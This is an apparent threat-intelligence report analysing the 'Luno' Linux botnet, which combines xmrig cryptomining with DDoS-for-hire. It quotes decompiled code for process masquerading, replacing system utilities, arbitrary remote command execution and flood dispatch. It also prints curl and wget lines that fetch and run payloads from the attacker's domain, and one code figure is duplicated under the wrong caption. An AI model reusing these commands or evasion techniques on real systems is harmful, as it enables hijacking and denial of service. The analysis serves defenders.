LunoBotnet: A Self-Healing Linux Botnet with Modular DDoS and Cryptojacking Capabilities

⋮ 9/9/2025

Executive Summary

In a deep-dive analysis, Cyble Research and Intelligence Labs (CRIL) identified an ongoing in-the-wild Linux botnet campaign, which we have dubbed “Luno.” This campaign combines cryptocurrency mining, remote command execution, and modular DDoS attack capabilities. Additionally, it uses watchdog-based respawning and unusually strong anti-analysis defences into a single malware framework, indicating active professional threat actor involvement.

Unlike conventional cryptominers or DDoS botnets, LunoC2 exhibits process masquerading, binary replacement, and a self-update system, suggesting the malware is designed as a long-term criminal infrastructure tool.

Based on frequent updates to attack modules, it appears to be actively evolving and being augmented with new functionalities.

Key Takeaways

- The Luno Botnet campaign is carried out with a dual motivation: Cryptomining and DDoS-as-Service.
- LunoC2’s architecture and pricing model suggest intent for long-term monetizationand operational flexibility.
- LunoC2 incorporates robust anti-analysis, self-healing via infinite loop watchdogs, signal resistance for termination signals, and disguises itself as legitimate processes.
- Protects its socket connections by terminating unauthorized processes and uses redundant fallback mechanisms for C2 communication.

- Leverages mkstemp polymorphism for self-update binaries, ensuring unique filenames and trace cleanup.
- Employs session detachment (setsid) to daemonize and further obscure execution.
- Features a C2 command handler supporting dozens of DDoS attacks, arbitrary remote execution, and a self-destruct kill-switch.
- Capable of several DDoS attacks with tunable parameters (target, method, time, threads) with explicit target routines for Roblox, Minecraft, and Valve servers, potentially indicating a botnet-for-hire model.

Overview

Luno botnet is a Linux malware family that exhibits hallmarks of a modular botnet platform rather than a single-purpose cryptominer or trojan. The malware ensures recovery and persistence through watchdog-based respawning and binary replacement.

While no direct links to known threat actors have been confirmed, the attribution remains uncertain. However, it was identified that the threat actor is selling DDoS services via a Telegram channel created on 28/07/2025, which was observed in one of the subdomains (See Figures 1 and 2).




Figure 1 – Botnet C2 platform




Figure 2 – LunoC2 Telegram channel

Luno is advertised via main.botnet[.]world, which also hosts the cryptominer component downloaded by malware (xmrig). The DDoS modules are specifically designed to target gaming platforms and offer a range of attack capabilities (See Figure 3).

Cyble Vision




Figure 3 – LunoC2 attack capabilities

As per the Telegram channel, the botnet campaign appears to be actively developing DDoS attack modules. The latest modules are tested on Hetzner Servers (1x udp-flood), nuxt[.]cloud ISP (1x udp-bypass) (See Figure 4).




Figure 4 – Actively developed attack modules

As per the admin using the handle name "**udpboss**", the sample appears to have been baselined from standard volumetric flood attacks to game-server-specific attacks (See Figure 5).




Figure 5 – Updates from baseline attack functions (image from the Telegram channel)

The malware brings a fully featured DDoS attack launcher with dozens of attacks, achieving thread control, remote command execution, self-update, process camouflage, anti-analysis, and anti-forensics capabilities. These capabilities enable operators to conduct denial-of-service attacks across multiple protocols in a stealthy manner.

The inner workings and functionalities of this malware are detailed in the Technical Analysis section.

Technical Analysis

Upon startup, the malware reads its own process name – expecting a masqueraded name either as a kernel thread or legitimate shell utilities. If running as "[kworker/0:1]", it enters an infinite watchdog loop, continuously forking and respawning itself disguised as bash. Otherwise, execution continues into the payload executor, which does the heavy lifting, executing as a child process under the supervision of the parent process.

The parent process continuously monitors the child's exit status and respawns it whenever necessary, ensuring the malware never gets killed.

The key functionality of the malware is as follows:

Self-Healing Watchdog Threads

The malware launches watchdog threads that continuously monitor the parent process and respawn it under a disguised name if it terminates. Combined with signal-handling resistance, this mechanism ensures persistence and resilience against administrative termination attempts.

Network Scanner & Process Killer

The malware monitors host network connections by reading /proc/net/tcp and /proc/net/udp, terminating any unauthorized processes attempting to use the Luno-specific connection socket unless they appear on its whitelist. This whitelist contains 48 process names (including system daemons, user sessions, display services, terminal multiplexers, browsers, package managers, and network utilities) as well as specific IP addresses (See Figure 6).




Figure 6 – Whitelisted processes and IP addresses

Notably, these include IP addresses corresponding to Cloudflare, Google, Quad, and C2 servers. While the initial variant permitted only 4 IP addresses, the update binary expanded the whitelist to 24 IP addresses.

Signal Resistance & Masquerading

Ignores termination signals (SIGSEGV, SIGTERM, SIGINT, SIGHUP, and SIGPIPE) to protect itself from easy termination while disguising itself as "bash". This essentially modifies content in /proc/<pid>/comm and /proc/<pid>/status (See Figure 7).

```
pthread_create(&local_1048,(pthread_attr_t *)0x0,thread_pr
e_exec_scan_net_peers,(void *)0x0);
pthread_detach(local_1048);
            /* protect process from easy termination */
register_signal_handler();
signal(0x11,(__sighandler_t)0x1);
            /* disguise the process name as "bash" */
prctl(0xf,"bash",0,0,0);
```

Figure 7 – Masquerading and signal resistance

Persistence & Execution

Forms an HTTP GET request to download a file named ss from **botnet.world**, grants it executable permissions and replaces system binaries in /usr/bin/ (See Figure 8).

```
local_438 = 0xa0d0a0d646c726f;
local_458 = 0x2073732f20544547;
uStack_450 = 0x302e312f50545448;
local_448 = 0x203a74736f480a0d;
uStack_440 = 0x772e74656e746f62;
send(__fd,&local_458,0x28,0);
__stream = fopen("ss","wb");
while( true ) {
  sVar4 = recv(__fd,local_428,0x400,0);
  iVar2 = (int)sVar4;
  if (iVar2 < 1) break;
  if (bVar1) {
    fwrite(local_428,1,(long)iVar2,__stream);
  }
  else {
    pcVar5 = strstr(local_428,"\r\n\r\n");
    if (pcVar5 != (char *)0x0) {
      bVar1 = true;
      fwrite(pcVar5 + 4,1,(long)iVar2 - ((long)(pcVar5 + 4) - (lon
      g)local_428),__stream);
```

Figure 8 – Downloads binary named 'ss'

This mechanism aids persistence by masquerading as legitimate system utilities on the target host (see Figure 9).

```
create_copy_s2d("ss","/usr/bin/ss");
create_copy_s2d("ss","/usr/bin/fuser");
create_copy_s2d("ss","/usr/bin/lsof");
create_copy_s2d("ss","/usr/bin/tcpdump");
create_copy_s2d("ss","/usr/bin/nslookup");
create_copy_s2d("ss","/usr/bin/netstat");
```

Figure 9 – Binary replacement with legitimate utilities

Cryptominer Deployment

The malware then silently downloads the xmrig miner from main.botnet[.]world using curl (curl -sLo /bin/ash https://main[.]botnet[.]world/xmrig), and saves it as /bin/ash (See Figure 10).

```
snprintf(acStack_618,0x200,"curl -sLo %s %s >/dev/null 2>&1"
,"/bin/ash","google.com");
snprintf(local_418,0x200,"curl -sLo %s %s >/dev/null 2>&1","/b
in/ash","virustotal.com");
snprintf(local_218,0x200,"curl -sLo %s %s >/dev/null 2>&1","/b
in/ash","cloudflare.com");
snprintf(local_218,0x200,"curl -sLo %s %s >/dev/null 2>&1","/b
in/ash",
       "https://main.botnet.world/xmrig");
iVar1 = system(acStack_618);
if ((iVar1 == 0) && (iVar1 = chmod("/bin/ash",0x1ed), iVar1 =
= 0)) {
  _Var2 = fork();
```

Figure 10 – Downloading and executing the xmrig miner from the C2 server

It then applies execution permissions and launches 'ash' with the following options:

- **–cpu-max-threads-hint=15** : max out CPU usage to use nearly all CPU cores.
- **Mining Pool** : pool.supportxmr[.]com:3333.

- **Hardcoded wallet** : 4B9gxLDjJP2ZNHm8R6k3hUTT9ozmArqUggecuyDntnWKYS9h3HLJAzs8TV2YP8P7VkMshJxtPnJJ5iZRQmncKWyVAwadHH2

The replacement of the legitimate ash shell (Almquist Shell) commonly found in embedded Linux distributions such as BusyBox, OpenWrt, and Alpine Linux suggests that the malware is specifically targeting resource-constrained systems for cryptocurrency mining, where ash is the default shell.

C2 Communication

It tries to resolve the C2 domain (botnet[.]world) using 111.0.0[.]2 as a fallback IP address in case the DNS resolution fails. Upon successful resolution, it starts receiving commands from the server.

The **command handler** scans the input buffer for the following commands and actions:

- If 4 input items were scanned, proceed with DDoS attack.
- **self_destruct** : functions as a kill-switch, executing self-deletion stealthily by leveraging setsid(2) for session detachment and prctl(2) for process renaming.
- **stop/exit/quit** : halts specific attack threads (stop <method>).
- **.update** : polymorphic binary self-update via wget.
- **.exec** : allows for an arbitrary command to be executed remotely via system(3) (See Figure 11).

```
ib = input_buffer;
cmp_str = &EXEC_CODE;
do {
  if (cmdLen == 0) break;
  cmdLen = cmdLen + -1;
  bVar3 = *ib < *cmp_str;
  i = *ib == *cmp_str;
  ib = ib + (ulong)bVar4 * -2 + 1;
  cmp_str = cmp_str + (ulong)bVar4 * -2 + 1;
} while (i);
if ((!bVar3 && !i) != bVar3) {
  return;
}
system((char *)(input_buffer + 6));
return;
}
```

Figure 11 – Remote command execution

The .update mechanism starts by setting up a temporary file via mkstemp(3) (/tmp/.sh_updXXXXXX – where the X's are replaced by unique names).

A child process is forked and downloads the update binary (wget -qO /tmp/.sh_updXXXXXX <C2_URL>) by iterating over 3 hardcoded C2 URLs (See Figure 12).

```
ib = input_buffer;
cmp_str = &EXEC_CODE;
do {
  if (cmdLen == 0) break;
  cmdLen = cmdLen + -1;
  bVar3 = *ib < *cmp_str;
  i = *ib == *cmp_str;
  ib = ib + (ulong)bVar4 * -2 + 1;
  cmp_str = cmp_str + (ulong)bVar4 * -2 + 1;
} while (i);
if ((!bVar3 && !i) != bVar3) {
  return;
}
system((char *)(input_buffer + 6));
return;
}
```

Figure 12 – .update command

Anti-Analysis Techniques

The malware carries techniques to thwart analysis attempts (see Figure 13).

- **Debugger/Tracer detection:** checks /proc/self/status for the value of TracerPid field.
- **Tool detection:** parses /proc/<pid>/cmdline to find if any process contains “gdb”, “strace”, “ltrace”, “radare2”, “frida”, “dbg”, “x64dbg”, “ida”.
- **Network Interface detection:** checks NIC interfaces for anomalies.
- **Timing checks:** measures CPU clock for 10000000 iterations to detect execution-delay.

```
pwndbg> info threads
  Id   Target Id                                  Frame
* 1    Thread 0x7ffff7f9f740 (LWP 16451) "bash"  __pthread_create_2_1 (newthread=0x7fffffffcb18, attr=0x0,
    start_routine=0x555555559a40, arg=0x7fffffffcb08) at ./nptl/pthread_create.c:626
  2    Thread 0x7ffff7bff6c0 (LWP 16466) "dash"  __GI___getdents64 (fd=4, buf=buf@entry=0x7ffff00091d0,
    nbytes=<optimized out>) at ../sysdeps/unix/sysv/linux/getdents64.c:32
pwndbg> x/2xg 0x7fffffffcb08
0x7fffffffcb08: 0x0000000000004028      0x00007ffff7bff6c0
pwndbg> c
Continuing.
[New Thread 0x7ffff73fe6c0 (LWP 16593)]
[blocked kill] pid=16424 sig=0
[blocked kill] pid=16424 sig=0

Thread 1 "bash" received signal SIGPIPE, Broken pipe.
[Thread 0x7ffff73fe6c0 (LWP 16593) exited]
[Thread 0x7ffff7bff6c0 (LWP 16466) exited]
[Inferior 1 (process 16451) exited with code 01]
```

Figure 13 – Detached threads preventing any dynamic analysis attempts

It does this by inspecting the execution environment. If an anomaly is detected, it attempts to self-delete itself from disk (See Figure 14).





Figure 14 – Anti-analysis techniques

DDoS Attack Modules

The DDoS_attack_launcher carries the core DDoS capabilities, where the dispatcher enables both **thread-based floods** and **external binary execution**, covering a wide range of protocols (See Figure 15).



```
__arg = calloc(1,0x24c);
uVar8 = 0;
uVar11 = __arg == (void *)0x0;
if ((bool)uVar11) {
  return -1;
}
strncpy((char *)((long)__arg + 4),param_2,0x3f);
*(ulong *)((long)__arg + 0x44) = CONCAT44(param_4,param_3
);
pthread_attr_init(&local_78);
pthread_attr_setdetachstate(&local_78,1);
lVar2 = 10;
pbVar3 = attack_type;
pbVar5 = (byte *)"udp-flood";
do {
  if (lVar2 == 0) break;
  lVar2 = lVar2 + -1;
  uVar8 = *pbVar3 < *pbVar5;
  uVar11 = *pbVar3 == *pbVar5;
  pbVar3 = pbVar3 + (ulong)bVar13 * -2 + 1;
  pbVar5 = pbVar5 + (ulong)bVar13 * -2 + 1;
} while ((bool)uVar11);
bVar9 = false;
bVar12 = (!(bool)uVar8 && !(bool)uVar11) == (bool)uVar8;
if (bVar12) {
  iVar1 = pthread_create(local_88,&local_78,(__start_routine *
  )&LAB_00104c60,__arg);
LAB_001077fa:
  pthread_attr_destroy(&local_78);
```

```
  iVar1 = strcmp((char *)attack_type,"grpc-flood");
  if (iVar1 == 0) {
    iVar1 = pthread_create(local_88,&local_78,(__start_routine *
    )&LAB_00103c90,__arg);
    goto LAB_001077fa;
  }
  iVar1 = strcmp((char *)attack_type,"minecraft-fakeplay");
  if (iVar1 == 0) {
    iVar1 = pthread_create(local_88,&local_78,(__start_routine *
    )&LAB_00103db0,__arg);
    goto LAB_001077fa;
  }
  iVar1 = strcmp((char *)attack_type,"valorant-quic");
  if (iVar1 == 0) {
    iVar1 = pthread_create(local_88,&local_78,(__start_routine *
    )&LAB_00104300,__arg);
    goto LAB_001077fa;
  }
```

```
  iVar1 = strcmp((char *)attack_type,"tls");
  if (iVar1 != 0) {
    iVar1 = strcmp((char *)attack_type,"flash");
    if (iVar1 == 0) {
      iVar1 = fork();
      if (iVar1 == 0) {
        snprintf((char *)local_88,0x10,"%d",(ulong)param_4);
        puVar7 = &DAT_00109961;
        puVar6 = &DAT_001096d2;
        pcVar4 = "flash";
AB_00107b73:
        execlp(pcVar4,pcVar4,param_2,local_88,puVar6,puVar7,"
        proxies.txt",0);
                /* WARNING: Subroutine does not return */
        exit(1);
      }
    }
    else {
      iVar1 = strcmp((char *)attack_type,"http2-low");
      if (iVar1 != 0) goto LAB_00107add;
      iVar1 = fork();
      if (iVar1 == 0) {
        snprintf((char *)local_88,0x10,"%d",(ulong)param_4);
        puVar7 = &DAT_001099af;
        puVar6 = &DAT_0010970f;
        pcVar4 = "http2";
        goto LAB_00107b73;
      }
    }
    if (-1 < iVar1) {
      free(__arg);
      pthread_attr_destroy(&local_78);
      return 0;
    }
    goto LAB_00107add;
  }
  iVar1 = fork();
  if (iVar1 == 0) {
    snprintf((char *)local_88,0x10,"%d",(ulong)param_4);
    pcVar4 = "tls";
    goto LAB_00107c4b;
```

Figure 15 – DDoS attack module (thread-based floods and external binary executions)

The dispatcher starts by forming the attack parameter structure (including port and duration), setting up the detached pthread attribute (PTHREAD_CREATE_DETACHED), and comparing the attack type against hardcoded DDoS methods using a series of string comparisons (manually unrolled strcmp logic). The table detailing the attack types used by the botnet agent is listed below (see Figure 16).

Attack Type	Spawn type	Notes
udp-flood, tcp-flood, syn-flood, ack-flood, icmp-flood	Thread	Standard volumetric floods (Layer 3/4 attacks)
page_loop_req	Thread	HTTP flood (layer 7 attack)
udp-bypass, tcp-bypass	Thread	Floods with randomized payloads and dynamic destination ports
